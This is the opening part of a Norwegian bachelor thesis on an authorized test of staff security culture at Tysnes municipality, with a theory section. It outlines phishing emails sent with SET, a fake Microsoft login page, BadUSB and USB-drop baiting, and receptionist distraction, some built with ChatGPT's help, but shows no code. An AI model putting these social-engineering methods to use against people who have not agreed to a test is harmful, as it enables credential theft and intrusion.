Høgskulen på Vestlandet

BACHELOROPPGAVE

IKT-sikkerhet og kultur, et samarbeid med Tysnes kommune

IT security and culture, a collaboration with Tysnes municipality

Martin Nåden Dyrstad

Stian Lødemel

Siri Kaarvik Slyk

Bachelor, Dataingeniør
Institutt for datateknologi, elektroteknologi og realfag
Fakultet for teknologi, miljø og samfunnsvitenskap

Tosin Daniel Oyetoyan
13.05.2024

TITTELSIDE FOR HOVEDRAPPORT

Rapportens tittel: IT sikkerhet og kultur, et samarbeid med Tysnes kommune	*Dato:* 13.05.2024
Forfatter(e): Martin Nåden Dyrstad, Stian Lødemel og Siri Kaarvik Slyk	*Antall sider u/vedlegg:* xxx *Antall Sider vedlegg:* xxx
Studieretning: Dataingeniør	*Antall disketter/CD-er:* 0
Kontaktperson ved studieretning: Tosin Daniel Oyetoyan	*Gradering:* Ingen
Merknader: Ingen	

Oppdragsgiver: Tysnes kommune	*Oppdragsgivers referanse:* Ingen
Oppdragsgivers kontaktperson: Anders Teigen	*Telefon:* *95284301*

Sammendrag:
Fagfeltet som omhandler IT-sikkerhet, har aldri vært mer aktuelt. Stadig flere oppgaver og prosesser flyttes over på digitale arenaer. Dette øker i mange tilfeller effektiviteten og sikkerheten, men det bringer også med seg en hel del nye trusler. Kriminalitet finnes over alt i samfunnet og informasjonsteknologi er ikke noe unntak.

Denne oppgaven har hatt som mål å utforske IT sikkerheten ved Tysnes kommune. Fokuset har vært på selve sikkerhetskulturen til de ansatte som jobber i kommunen. Det har blitt utformet flere metoder for testing av hvor bevisste de ansatte er. Det har også blitt utført ulike aktiviteter for å se hvordan de forholder seg til sikkerhetstrusler i hverdagen. Til slutt har det blitt foreslått tiltak basert på de funnene som er gjort gjennom prosjektet.

Stikkord:

Sosial manipulering	Sikkerhetsbevissthet	*Phishing*

Høgskulen på Vestlandet, Fakultet for teknologi, miljø- og samfunnsvitenskap
Postadresse: Postboks 7030, 5020 BERGEN Besøksadresse: Inndalsveien 28, Bergen
Tlf. 55 58 75 00 Fax 55 58 77 90 E-post: post@hvl.no Hjemmeside: http://www.hvl.no

Forord

Denne bacheloroppgaven markerer slutten på en læringsrik reise ved Høgskulen på Vestlandet, der vi har fått muligheten til å utdype oss i et aktuelt og viktig tema innen IT-sikkerhet. I forbindelse med dette arbeidet ønsker vi å rette en stor takk til vår veileder Tosin Daniel Oyetoyan for veiledning og støtte gjennom hele semesteret. Hans råd og innsikt om temaet har vært helt avgjørende for å oppnå et godt resultat.

Vi vil også si tusen takk til vår oppdragsgiver Tysnes kommune og en spesielt stor takk til IT-leder ved kommunen Anders teigen, som har gitt oss muligheten til å jobbe med et reelt problem som har vært ekstra engasjerende. Anders har vært veldig dedikert til prosjektet og hele veien stilt opp om det er noe vi trenger eller lurer på.

Gjennom oppgaven har vi fått en dypere forståelse for sikkerhetsutfordringer og behovet for å hele veien drive kontinuerlig forbedring. Vi håper at de funnene vi presenterer kan være med på å styrke sikkerhetskulturen ved Tysnes kommune og kanskje inspirere andre til å vurdere sin egen sikkerhetskultur.

Vi er takknemlig for alt vi har lært gjennom prosjektet og ser frem til å ta med oss kunnskapen videre.

Abstract

The field of IT security has never been more relevant. More and more tasks and processes are being moved to digital arenas. In many cases, this increases efficiency and security, but it also brings with it a whole lot of new threats. Crime is found everywhere in society and information technology is no exception.

The aim of this thesis has been to explore IT security at Tysnes municipality. The focus has been on the actual safety culture of the employees who work in the municipality. Several methods have been designed for testing how aware the employees are. Various activities have also been carried out to see how they relate to security threats in everyday life. Finally, measures have been proposed based on the findings made through the project.

Begrepsavklaringer

Begrep	Forklaring
Bad USB	*Bad* USB er en sikkerhetstrussel hvor USB-enheter er modifisert til å utføre ondsinnede handlinger på en datamaskin den blir koblet til, som å installere skadelig programvare eller stjele data.
Cybersecurity	Er et bredt spekter som omhandler praksisen med å beskytte systemer som datamaskiner, nettverk, servere osv. mot ondsinnede angrep.
Det agile manifestet	Et sett med fire verdier og tolv bakenforliggende prinsipper, utformet for å oppmuntre til bedre måter å utvikle programvare på.
Digital sikkerhetskultur	Grad av individuell og kollektiv sikkerhetsbevissthet i forbindelse med bruk av IKT-utstyr.
Etisk hacking	Er etiske hackere som jobber med cybersikkerhet på oppdrag fra systemeier for å avdekke og rette svakheter ved systemet og forbedre sikkerheten.
Hash	Enveisfunksjon som garanterer å returnere en unik streng.
Key-logger	Et skadelig program som vil kjøre i bakgrunnen på en maskin for å loggføre hver tast som blir trykket på tastaturet.
Løsepengevirus (Ransomeware)	Ondsinnet krypteringsprogram med mål om å kryptere systemer og maskiner for å deretter be om løsepenger for en dekrypteringsnøkkel.
Malware	Skadelig programvare som har til hensikt å skade maskinen.
Phishing	En metode der målet er å lure ofere til å oppgi blant annet sensitiv informasjon som innloggingsinformasjon eller betalings-opplysninger.
Port	Brukes for å dirigere datatrafikk til korrekt prosess på maskinen.

Sikkerhetsavvik	Handlinger som avviker fra sikkerhetsmessige retningslinjer.
Sikkerhetsbrudd	En hendelse som fører til uautorisert tilgang til enhet, nettverk, data og andre datasystemer.
Simple Mail Tranfer Protocol (SMTP)	Protokoll som brukes for å sende epost fra avsender til mottaker.
Skript	Er et program som interpreteres i stedet for å kompileres.
Sosial manipulasjon (*Social engireering*)	Spiller på menneskets følelser for å lure vedkommende til å utføre visse handlinger. Gjerne basert på frykt eller at noe må gjøres der og da, som å sende sensitiv informasjon eller overføre penger.
Spoofing	Betyr å forfalske en avsender i kommunikasjon. Dette kan være via telefon epost, SMS osv.
Svarte hatter	Er det motsatte av hvite hatter og har som mål å bryte seg inn i datasystemer med onde hensikter for å stjele eller manipulere data til egen vinning.
Tidsboksing	Å fastsette lengden på en tidsperiode forbeholdt en eller flere spesifikke oppgaver.
UTM	«Virtualiseringsprogram» som fungerer på Mac merd ARM-prosessor.
Utviklingsmetodikk	Et overordnet rammeverk for å strukturere, planlegge, utføre og ellers effektivisere utviklingen av et produkt, en tjeneste eller en løsning.

Figurliste

Tabelliste

INNHOLDSFORTEGNELSE

1 INNLEDNING

Dette kapittelet gir en redegjørelse for oppgavens kontekst, samt oppdragsgiver sin motivasjon for prosjektet. Prosjekteier presenteres, før problemstilling og mål oppgaven tar for seg videre forklares. Til slutt gis en kort forklaring av rapportens oppbygging.

1.1 Kontekst

Tysnes kommune er en øykommune i Vestland fylke. Kommunen har nesten 3000 innbyggere, og ønsker flere. Kommunen tilbyr tjenester innen oppvekst, helse og omsorg, og teknikk til sine innbyggere. Drift av kommunale tjenester avhenger av digitale systemer med ulike funksjoner og ansvarsområder. Et sentralt ansvarsområde for slike systemer er håndtering og lagring av innbyggerdata. God sikkerhet er kritisk for å ivareta kontinuerlig drift samt sikker oppbevaring av sensitive opplysninger. Tysnes kommune ønsker derfor å undersøke om den digitale sikkerheten i kommunen er tilfredsstillende, eller om det finnes svakheter som kan utnyttes av uvedkommende.

Kommunen ønsker bedre innsikt i hvor bevisste de ansatte i kommunen er på sikkerhet. Ifølge oppdragsgiver er det krav om å lese «*Handbok i Informasjonstryggleik for Tysnes kommune*» som er utarbeidet av IT-avdelingen (vedlegg 1). Hvor mange som har lest håndboken er usikkert, og oppdragsgiver gir uttrykk for at ikke alle er oppdatert innen gjeldende retningslinjer. Håndboken har til formål å forhindre sikkerhetsavvik forårsaket av ansatte som videre kan føre til sikkerhetsbrudd.

1.2 Motivasjon

En rapport publisert av Nasjonal sikkerhetsmyndighet (NSM) [1] definerer utviklingen av sikkerhet som «[...] en evig kamp mellom utviklingen av nye angrepsmetoder og utviklingen av sikkerhetstiltak»[1]. Dette viser viktigheten av å holde seg oppdatert, da det hele tiden utvikles nye metoder som kan gjøre kommunen sårbar for IT-angrep. Tysnes kommune lagrer store mengder sensitive personopplysninger om sine innbyggere og dersom kommunen ikke holdes oppdatert på hvilke angrepsmetoder som finnes vil de være sårbare for angrep.

Sosial manipulasjon er en av de mest effektive metodene en angriper kan bruke for å tilegne seg sensitiv informasjon. Kombinert med *phishing* har statistikk vist at dette koster selskaper rundt om i verden store summer i skade. Ifølge IBM [2] sin rapport «Cost of Data Breach» fra 2022 har et datainnbrudd en gjennomsnittlig kostnad på over 47 millioner kroner [2]. 98 % av angrep som utføres inneholder elementer av sosial manipulasjon [3]. I mange av tilfellene har angriper samlet inn store mengder informasjon på forhånd. Denne informasjonen blir så brukt til å skreddersy angrepet mot et offer. Dette gjør det svært vanskelig å beskytte seg mot, da det er vanskelig å skille legitime forespørsler fra ondsinnede. For en kommune kan dette være

en angriper som utgir seg for å være en faktisk leverandør som kommunen har avtale med. Kommunen kan da bli lurt til å betale faktura eller oppgi informasjon som igjen kan brukes til å hente ut mer sensitiv informasjon. Eksempler kan være informasjon som brukernavn og passord. Dersom dette blir utlevert vil en angriper potensielt ha tilgang på store mengder data. Det kan også installeres ondsinnet programvare som kan slette eller låse data ved kommunen sine servere eller skyløsninger. De ansatte er det svakeste ledd og om de ansatte blir lurt vil det i verste fall kunne få katastrofale konsekvenser.

Det er derfor viktig for kommunen å beskytte seg mot slike angrep. For at kommunen skal kunne beskytte seg mot angrep vil det være avgjørende å vite hvilke trusler de ansatte er mest mottakelige for slik at riktige tiltak kan iverksettes. Som beskrevet mer i 2.1.1 har det blitt gjennomført en forvaltningsrevisjon som viser behov for forbedring. På bakgrunn av denne har oppdragsgiver laget et prosjekt som dette prosjektet vil undersøke.

1.3 Prosjekteier

Prosjekteier for denne oppgaven er Tysnes kommune. Prosjektet skal utføres i samarbeid med IT-leder i kommunen. Leder for IT i kommunen er i dag oppdragsgiver til prosjektet og vil fungere som kommunens representant for prosjektet. Det er også flere ledere ved ulike avdelinger i kommunen som er kjent med prosjektet. Prosjektet er i tillegg godkjent av rådmann i kommunen.

1.4 Problemstilling og hensikt

Problembeskrivelse

Informasjons- og kommunikasjonsteknologi (IKT) er et bredt begrep som omhandler alle avdelinger i kommunen. Bakgrunnen for dette prosjektet er Tysnes kommune sitt ønske om å få bedre innsikt i IKT-sikkerheten i kommunen. Kommunen tar i stadig større grad i bruk digitale løsninger som del av sine tjenester. Det er mye sensitiv informasjon og persondata om innbyggerne i kommunen som må lagres på en trygg og forsvarlig måte uten at uvedkommende får tilgang til dette.

Det er i hovedsak to områder kommunen ønsker å teste. Det ene er testing av de tekniske og logiske sikkerhetsmekanismene som benyttes i forbindelse med den kommunale driften. Kommunen anvender et bredt spekter av utstyr som trenger å kommunisere over ulike nettverksløsninger på en trygg måte.

Det andre området kommunen ønsker å teste er den digitale sikkerhetskulturen i kommunen. Det vil si hvor bevisste de ansatte i kommunen er i forbindelse med bruk av IKT-utstyr. Kommunen har lagt ned strenge retningslinjer for hvordan slikt utstyr skal brukes for å unngå at informasjon kommer på avveie. Her ønsker kommunen at det testes hvor enkelt eller

vanskelig det er for uvedkommende å få tilgang til slik informasjon og andre systemer ved hjelp av sosial manipulasjon (*social engireering*). Hensikten er å belyse hvorvidt kommunen er sårbar ovenfor dataangrep som innebærer sosial manipulasjon.

Felles for de to områdene er et ønske fra kommunen sin side om utforming av tiltak som kan hjelpe mot eventuelle sikkerhetsmessige svakheter som oppdages.

Problemstilling og forskningsspørsmål
Basert på problembeskrivelsen over har prosjektgruppen valgt å teste sikkerhetskulturen blant de ansatte og videre utarbeidet følgende problemstilling:

Hvordan er sikkerhetskulturen blant de ansatte i Tysnes kommune, og på hvilken måte kan den eventuelt forbedres?

For å besvare problemstillingen er det formulert følgende forskningsspørsmål:
1. Hvor sikkerhetsbevisste er de ansatte ovenfor *phishing*-angrep?
2. Hvor sikkerhetsbevisste er de ansatte i det hverdagslige arbeidsmiljøet?
3. Hvordan kan sikkerhetskulturen eventuelt forbedres ut ifra resultatene fra de andre forskningsspørsmålene?

1.5 Oppbygging av rapporten

Rapporten er strukturert som følgende: Kapittel 1 vil gi en overordnet kontekst for prosjektet, inkludert motivasjonen bak det og identifikasjon av prosjekteieren. Deretter blir problemstillingen og forskningsspørsmålene beskrevet, etterfulgt av en gjennomgang av rapportens oppbygging.

Kapittel 2 gir en beskrivelse av prosjektet der praktisk bakgrunn, tidligere arbeid og initielle krav gjøres rede for. kapittelet omfatter også en diskusjon om prosjektets avgrensninger og hvilke ressurser som blir brukt i prosjektet, samt en gjennomgang av teoretisk bakgrunn relevant for problemstillingen.

Kapittel 3 tar for seg etiske hensyn, testmetodikk inkludert testmiljø og organisasjon, og overordnet beskrivelse av hvordan aktivitetene for å svare på forskningsspørsmålene.

Kapittel 4 er delt inn i tre hovedsesjoner: *phishing*-eposter, farlige minnepenner og avlede resepsjonist. Hver aktivitet blir her beskrevet i detalj i henholdsvis forarbeid, utførelse og de utfordringer og endringer som oppstod underveis.

Kapittel 5 presenteres deretter, delt inn i de tre implementeringsområdene. Kapittel 6 drøfter resultatene, foreslår tiltak basert på dem og reflekterer over prosessen og prosjektet som helhet. Til slutt i kapittel 7 avsluttes rapporten med en konklusjon som oppsummerer

hovedfunnene og peker på muligheter for videre arbeid. Referanser og eventuelle vedlegg følger deretter.

2 PROSJEKTBESKRIVELSE

I dette kapittelet presenteres rammene og utgangspunktet for prosjektet. Tidligere arbeid som er utført i forkant av prosjektet beskrives, etterfulgt av prosjektets initielle krav. Videre blir oppgavens avgrensinger og ressursene som er brukt presentert. Til slutt gis det utdypende forklaringer av sentrale begreper sammen med litteratur om problemstillingen.

2.1 Praktisk bakgrunn

2.1.1 Tidligere arbeid

Tysnes kommune har gjennom flere år hatt et økt fokus på IT-sikkerhet. Ettersom flere plattformer blir digitalisert har også nødvendigheten av å ha et grundig system for sikring av data økt.

Som tidligere nevnt i kapittel 1.2 har kommunen hatt en forvaltningsrevisjon av informasjonssikkerheten og personvernet fra et eksternt konsulentselskap ved navn Deloitte. Deloitte utførte i denne sammenheng en gjennomgang på bestilling som varte fra januar til september 2023(vedlegg 2). Her ble det samlet inn data gjennom intervju, spørreundersøkelse og gjennomgang av tilgjengelig dokumentasjon. Ved dette arbeidet ble det satt særlig vekt på hvorvidt kommunen følger retningslinjene som er definert i "*IKT-strategi for Tysnes kommune*" (vedlegg 3), samt hvorvidt prosedyrer i "*Handbok i informasjonstryggleik for Tysnes kommune*" blir fulgt (vedlegg 1). Det påpekes at det ved gjennomgang er relativt kort tid siden det ble innført nye rutiner i håndboken som kom i 2022, og at det derfor vil ta noe tid før rutiner og system er på plass.

Etter denne gjennomgangen er det flere punkter som blir nevnt som kan forbedres og som er særdeles gjeldende ved ytterligere arbeid med tanke på hvor bevisste de ansatte er vedrørende sikkerhet og personvern.

Revisjonen kom frem til at det ikke foreligger tilstrekkelig ansvarsfordeling når det gjelder informasjonssikkerhet. Det kommer også frem at brukere kan ha tilgang på mer informasjon fra systemer enn det som er nødvendig, og at det er ulike system for registrering av brukertilganger.

Basert på spørreundersøkelser gjennomført i revisjonen kom det frem at de ansatte ikke har nok kunnskap om retningslinjer som gjelder informasjonssikkerhet. Undersøkelser viser at dokumenter med sensitiv informasjon ikke alltid blir lagret på en trygg måte og kan i enkelte tilfeller bli lagret slik at uvedkommende får innsyn. 16 prosent svarer at de ikke alltid logger av pc-en og 12 prosent svarer at de har gitt ut brukernavn og passord til andre.

Kommunen har en IT-avdeling som ved flere anledninger har utført egne undersøkelser rundt bevisstheten til sine ansatte. IT-avdelingen har tidligere sendt ut *phishing*-eposter for å sjekke hvor mange av brukerne som kommer til å klikke på en lenke. I en av disse forsøkene ble det sendt ut en e-post hvor de ansatte skulle svare på hvilken middag de ville ha ved det kommende julebordet. Ifølge oppdragsgiver ble nesten halvparten av mottakerne lurt av denne e-posten og klikket på lenken.

En annen epost som har blitt sendt ut av oppdragsgiver omhandler en person som har mottatt en epost med sensitive opplysninger. Han kan derimot ikke vurdere om opplysningene er sensitive og lurer på om kommunen kan vurdere dette. 16 prosent av de som mottok denne eposten klikket på lenken. Det kan dermed konstateres at de ansatte ved kommunen er vant til å motta eposter og lenker.

2.1.2 Initielle krav

Oppgaven er med hensikt åpent formulert og med relativt frie rammer. Dette har vært et bevisst valg fra kommunen sin side for å la prosjektgruppen selv velge angrepsvinkel uten for mye føringer. På denne måten ble det tilrettelagt for at prosjektgruppen kunne vinkle oppgaven ut ifra egen kompetanse og interesse. I tillegg åpnet dette som tiltenkt opp for at kommunen sin sikkerhet kunne testes på en mer reell måte. Utforming av tiltak mot eventuelle svakheter har derfor stått som oppgavens eneste funksjonelle krav. Det stilles derimot et par implisitte krav til tiltakene. De må oppfylle tiltenkt hensikt (effektive), fungere i teori (implementerbare) og i praksis (gjennomførbare).

Selv om oppgaven er åpent formulert er det fortsatt stilt ikke-funksjonelle krav om sikkerhet. Dette har innebært at prosjektet ikke skal kompromittere kommunens informasjonssikkerhet verken internt eller eksternt. Det vil si at prosjektet ikke skal forårsake svikt blant de tre sikkerhetstjenestene konfidensialitet, integritet og tilgjengelighet [4]. Konfidensialitet handler om at informasjon kun skal være tilgjengelig for de som har blitt gitt tilgang til informasjonen [5]. Integritet skal sørge for at informasjon i IT-systemer alltid forblir korrekt med hensyn til hvordan den ble lagret eller sendt [6]. Videre skal tilgjengelighet sørge for at informasjon og systemer alltid er tilgjengelig [7]. Verktøy og tilegnet informasjon må med andre ord håndteres på en måte som ikke skaper konflikt med sikkerhetstjenestene. De tre sikkerhetstjenestene er videre forklart i Visjonsdokumentet (vedlegg 4).

Videre har hele prosjektgruppen som et sikkerhetsmessig krav signert taushetserklæring (vedlegg 5). Denne innebærer først og fremst at prosjektgruppen ikke skal bruke eller tilgjengeliggjøre for uvedkommende ulike former for sensitiv informasjon og kunnskap som tilegnes underveis i prosjektet. En essensiell del av taushetserklæringen er at prosjektgruppen skal unngå å bevisst skaffe tilgang til sensitiv informasjon, og at taushetserklæringen også gjelder etter at oppgaven er ferdig.

Prosjektgruppen har ikke fått mange krav til prosjektet. Det er ønskelig at gruppen utfører tester i form av aktiviteter. Disse aktivitetene er både fysiske aktiviteter der prosjektgruppen interagerer med ansatte i kommunen, men det er også digitale aktiviteter som å sende *phishing*-epost til ansatte.

Oppdragsgiver ønsker også at rapporten inneholder resultater fra aktiviteter uavhengig om prosjektgruppen finner noen brudd eller ikke. Dette vil gi kommunen et innblikk i hva ansatte er gode på. Summen av dette vil kunne gi oppdragsgiver og kommunen en kartlegging av sikkerhetskulturen i spekteret som prosjektet har fokusert på. I tillegg ønsker oppdragsgiver tiltak til hvordan kommunen kan forbedre sikkerhetskulturen. Dette vil være aktuelt for aktivitetene der det viser seg å være behov for forbedring.

2.2 Avgrensninger

Oppdragsgiver har laget en åpen oppgave med hensikt å gi prosjektgruppen mulighet å rette oppgaven der prosjektgruppen har kunnskap og interesser. Oppgavebeskrivelsen peker på to hovedområder som prosjektet kan rettes mot; sikkerhetskultur og nettverkskonfigurasjon. Det ble også diskutert web-applikasjon som en tredje vinkling, men denne ble fort ekskludert da det vil være mer relevant å teste de to øvrige områdene. Denne avgjørelsen ble også tatt på bakgrunn av kompetanseområdet til prosjektgruppen.

Med tanke på prosjektets tidsramme, har prosjektgruppen avgrenset oppgaven til ett av disse hovedområdene. Oppdragsgiver har gitt utrykk for at ledere i kommunen tar for lett på sikkerhet, og ikke er motivert til å gjennomføre opplæring av underordnede for å forbedre sikkerhetskulturen (se 2.1.1). Ansatte blir sett på som den største sikkerhetstrusselen i en organisasjon [8]. Ut ifra disse faktorene har prosjektgruppen besluttet å avgrense prosjektet til å teste sikkerhetskultur ved å benytte sosial manipulering.

Prosjektet har ikke mulighet til å teste sikkerhetsbevisstheten til alle ansatte i kommunen. Gruppen vil derfor etter samtale med oppdragsgiver fokusere på å teste det som kan ses på som kritiske punkter i en kommune hvor konsekvensene er store. Dette vil i dette prosjektet være hvor ansatte har tilgang til sensitive opplysninger.

Phishing-angrepet vil bli avgrenset til Helse og omsorg. Disse to seksjonene utgjør den største andelen av kommunen. Ansatte i disse seksjonene har også tilgang til sensitiv informasjon om for eksempel elever, men også pasient-journaler. Det er planlagt å distribuere *phishing*-angrepet med epost. Et slikt angrep er tiltenkt da oppdragsgiver har hatt bekymringsverdige resultater tidligere, men også da et slikt angrep kan utføres på store menger ofre på relativt kort tid.

Det vil heller ikke være mulig å teste hele kommunens ansatte i deres arbeidsmiljø da dette har med prosjektets tidsperspektiv å gjøre, men også med tanke på budsjett. Aktiviteten som

er tenkt å utføres med minnepenn har økonomiske kostnader, ved innkjøp. Prosjektgruppen lykkes heller ikke med å finne en generisk aktivitet som vil kunne utføres på mange ansatte av gangen, og som vil ha samme konsekvenser om aktiviteten lykkes. Oppdragsgiver avholdt en omvisning av flere offentlige bygg i kommunen. På omvisningen fikk prosjektgruppen et overblikk over hvordan aktiviteten med minnepenner kunne utføres og hvor denne aktiviteten ville egne seg å utføre.

Da det ikke vil være mulig å utføre denne aktiviteten i hele kommunen, er det nødvendig å avgrense aktiviteten. Dette ble gjort etter ønske fra oppdragsgiver, men også med tanke på hvor aktiviteten best vil kunne utføres på bakgrunn av omvisningen. Det er også viktig å ta i betraktning hvor et sikkerhetsbrudd med minnepenn kunne ses på som svært alvorlig. Ut ifra disse faktorene ble det derfor besluttet å utføre denne aktiviteten på rådhuset og på sykehjemmet.

2.3 Ressurser

Ressursene som er benyttet i prosjektet inkluderer et bredt spekter av litterære kilder, tilgjengelig gjennom plattformer som Google Scholar, samt offisielle nettsteder som Nettvett, digitaliseringsdirektoratet og NSM. Disse kildene bidro til å gi et solid teoretisk fundament for prosjektarbeidet, og ga innsikt i relevante retningslinjer og tidligere forskning på området.

Veiledning har vært en viktig ressurs gjennom hele prosjektets løpetid, både internt og eksternt. Intern veileder har stilt med både akademisk og faglig veiledning. Dette har vært i form av ekspertise innen datasikkerhet, akademisk kompetanse, veiledning av beslutninger og konstruktive tilbakemeldinger. Oppdragsgiver har stilt opp som ekstern veileder og bidratt med informasjon og god veiledning. Verdifulle bidrag inkluderer alt ifra omvisning av rådhusets lokaler og kommunale områder, til fysisk hjelp med innsamling av resultater.

Godt samarbeid og god kommunikasjon har vært essensielt for prosjektets fremgang. Dette ble lettet av tilgjengelige verktøy som grupperom, Discord, OneDrive og Messenger. Disse plattformene muliggjorde effektiv deling av informasjon, filer og diskusjoner innad i prosjektgruppen, og bidro til å opprettholde en jevn flyt av kommunikasjon og samarbeid.

Prosjektgruppen har benyttet Mac-plattformen som sin primære arbeidsstasjon gjennom hele prosjektet. Alle skript som er utviklet for prosjektet, har blitt utformet og kjørt på Mac-enhetene.

Utstyr som har vært essensielt i forbindelse med forberedelse og utføring av aktiviteter inkluderer bil, minnepenner, ID-kortholder med hvitt plastkort og nøkkelbånd, strykepapir for tekstiler samt printer. Kali Linux og Setoolkit er benyttet for å sette opp og sende ut phishing-eposter. Eksterne servere har vært avgjørende for innsamling av data, og bærbare PC-er er benyttet for majoriteten av prosjektets arbeidsoppgaver.

Generativ KI er med fordel anvendt som verktøy og hjelpemiddel for utforming av:

- Java-program til minnepenner
- skript til Raspberry Pico-enheter
- falsk Microsoft-innloggingside og tilhørende *backend*
- tekstlig innhold i *phishing*-eposter
- trivselsundersøkelse
- dokumenter for å avlede resepsjonist

KI-modellene som er anvendt i prosjektet er OpenAI sin ChatGPT-3.5 og ChatGPT-4, samt Microsoft Copilot (bygget på GPT-4). Hvilke KI-modeller som er benyttet hvor og på hvilken måte, er videre spesifisert og forklart i gjeldende seksjoner under Implementering (kapittel 4).

2.4 Teoretisk bakgrunn

2.4.1 Sentrale begreper

Sikkerhetskultur

Sikkerhetskultur beskriver i denne oppgaven hvor bevisste de ansatte er i forbindelse med bruk av IKT-utstyr. Utover de digitale aspektene kan en organisasjon sin sikkerhetskultur fra et mer generelt perspektiv defineres som måten ansatte utfører jobben sin på med tanke på sikkerhet [9]. I en organisasjon blir ansatte sett på som den største sikkerhetssårbarheten [8]. Å etablere en tilfredsstillende sikkerhetskultur i organisasjon kan derfor ses på som viktig for å beskytte digital infrastruktur og ressurser [8].

Van Niekerk og Von Solms [8] legger vekt på viktigheten av å lære opp ansatte til å utføre jobben sin på en sikker måte. Dette fordi det ikke kan antas at ansatte har tilstrekkelig kunnskap om sikkerhet. Dette kan innebære å lage retningslinjer som ansatte skal lese slik at ansatte får kunnskap til å utføre jobben sin på en sikker måte og minimere sårbarheten ansatte utgjør. Det er også viktig å utføre arbeid for å hele tiden øke ansattes forståelse om sikkerhet og hvordan angrep utføres [8].

For å skape en sterk sikkerhetskultur er det viktig å hele tiden måle sikkerhetskulturen og ansattes sikkerhetsbevissthet [9]. Å bruke resultatene for å forbedre sikkerhetskulturen blant ansatte ses på som svært vesentlig, for å styrke sikkerhetskulturen og organisasjonen sin generelle sikkerhet [9]. Dette for å minimere risikoen ansatte utgjør og for å beskytte organisasjonens data [9].

Social engineering

Alabdan [10] beskriver *sosial engineering* (SE) som «Sosial manipulering er manipulering av en eller flere personer for å nå et mål ved å misbruke offerets følelser, godtroenhet, velvilje eller

tillit» [10]. Målet med SE er å utnytte menneskelige feil som bryter med sikkerhetsrutinene til organisasjonen. SE er derfor avhending av menneskelige feil [8], [11].

Innen SE ses *phishing* og *baiting* på som de viktigste og mest vellykkede formene for angrep som kan utføres [12]. *Phishing* er også den vanligste angrepsmetoden [11]. Den originale tanken bak *phishing* var å sende en epost til en mengde brukere for så å håpe at mange nok brukere ble lurt til å utgi sensitiv informasjon som innloggingsinformasjon eller kredittkortinformasjon [12]. Dette gjøres med å klone nettsider og forfalske eposter for at de skal se ekte ut [11]. Dette er også det som gjør *phishing* til en av de farligste formene for SE angrep [11]. I dag er ikke ordinære *phishing*-angrep lønnsomme lengre, da ikke mange nok blir lurt av slike angrep [12].

Spoofing

I cybersercurity sammenheng er spoofing når noen eller noe utgir seg for å være noen eller noe det ikke er i et forsøk på å oppnå trygghet og få tilgang til systemer, stjele data, stjele penger eller spre uønsket programvare. Det er mange ulike måter dette kan gjøres på. Det kan være ved hjelp av epost hvor man utgir seg for å være noen andre enn man egentlig er. Det kan lages en nettside som ikke er den siden den utgir seg for å være. Tekstmeldinger kan sendes med et annet navn enn den egentlige avsenderen. Gjerne brukes det store kjente firmanavn for å få offeret til å oppgi informasjon. Spoofing spiller altså på menneskets naturlige tilbøyelighet til å stole på kjente navn og merker og utnytter dette for å lure offeret til å avsløre sensitiv informasjon [13].

Målrettet *phishing*

I dag har *phishing* utviklet seg til det som kalles *spare-phishing* eller målrettet *phishing* [12]. Dette er en avansert form for *phishing* hvor angriperen nøye velger ut og undersøker målgruppen. Gjennom grundig undersøkelse av målgruppen samles det inn nok data om ofre, som deretter brukes til å skreddersy en e-post eller melding som virker autentiske og relevante for den spesifikke målgruppen [12]. Avsenderidentiteten til e-posten eller meldingen velges også nøye for å maksimere offerets tillit, ofte en person med en høy stilling i en organisasjon [11].

Kali/Toolkit

Jeremiah beskriver Kali linux som: «Kali Linux er en Debian Linux-operativsystemplattform som hovedsakelig brukes av nettsikkerhetseksperter for å teste og forstå ulike angrepsvektorer som brukes av nettkriminelle» [11]. Et verktøy som er installert på Kali Linux er *Social engineering toolkit* (SET). Dette er et verktøy som kan utføre SE angrep. Et av angrepene SET kan utføre er *mass mail attack* [14]. Dette kan brukes til å sende epost til en mengde personer av gangen. SET kan også brukes til å klone nettsider, slik at de kan brukes for å samle innloggingsinformasjon. Dette kalles *credential harvester attack* [11].

Baiting

Baiting er en SE teknikk der offeret blir lovet en belønning etter å ha utført en handling. Det som skiller *phishing* fra *baiting* er at *baiting* fokuserer mer på mennesket og manipulering, enn det tekniske aspektet av *phishing*. *Baiting* angriper menneskets grådighet og nysgjerrighet. Et *baiting*-angrep kan være en konkurranse sendt via epost, men det kan også være en gratis tilsynelatende harmløs minnepenn [12] som strategisk blir plassert på offentlige steder for å friste offeret [11]. En slik minnepenn kan være infisert med skadevare som virus, *key-logger*, men også *randomware* [12].

Minnepenn kan også være en såkalt *badUSB*. En *badUSB* er en USB-enhet som er modifisert slik at den oppfører seg annerledes enn hva en bruker vil forvente [15]. En slik enhet kan utgi seg for å være en hvilken som helst enhet som normalt kobles til en maskin med USB, eksempler på dette er mus og tastatur [15]. Hvis en USB-enhet utgir seg for å være et tastatur vil enheten ha rettighetene til et tastatur. En slik enhet kan da utføre kommandoer på maskinen ved å benytte en *terminal* eller *shell* på maskinen [15]. Hensikten med dette kan være å installere skadevare som *ransomware* eller å gi angriperen tilgang til maskinen over internett [15].

2.4.2 Litteratur om problemstillingen

Phishing

En studie fra 2007 [16] testet hvordan sosiale medier kan hjelpe en angriper til å lage målrettet *phishing*-epost. I studien ble det samlet inn informasjon fra sosiale medier som Facebook og Linkdn om studenter for å lage eposter tilpasset de utvalgte studenten. Det ble også sendt ut eposter til en annen gruppe studenter der avsenderen ikke hadde noen tilknytning til mottakerne. Resultatene viste at å samle inn informasjon fra sosiale medier til å lage et målrettet *phising*-angrep økte vellykkede forsøk fra 16% til 72% mot *phishing* som ikke er tilpasset ofrene [16].

Baiting

I 2017 ble det gjennomført en studie [17] for å finne ut hvor sikkerhetsbevisste ansatte i en bedrift var ovenfor minnepenner. Denne studien ble startet etter en datalekkasje i bedriften. Med plantegninger av bygget planla gruppen hvordan de skulle utføre aktivitetene. Det ble kjøpt inn minnepenner som det videre ble installert *auto-run* skript som ville *ping-e* gruppen sin server om noen plugget inn minnepennen. Disse ble plassert med innganger til bedriftens kontor. Studien nevner at det er mellom 50 og 100 ansatte. Åtte minnepenner ble funnet og plugget inn i bedriftens datamaskiner. Totalt ble disse pinnepinnene plugget inn 12 ganger. Studien konkluderte med at ansatte i bedriften ikke har tilstrekkelig kunnskap om sikkerhet og sikkerhetsbevissthet. Videre ble det anbefalt å gi ansatte et tilpasset opplæringsprogram innen sikkerhetsbevissthet. I tillegg ble det foreslått å begrense tilgangen ansatte har til å benytte minnepenner på bedriftens sine systemer [17].

3 DESIGN AV PROSJEKT

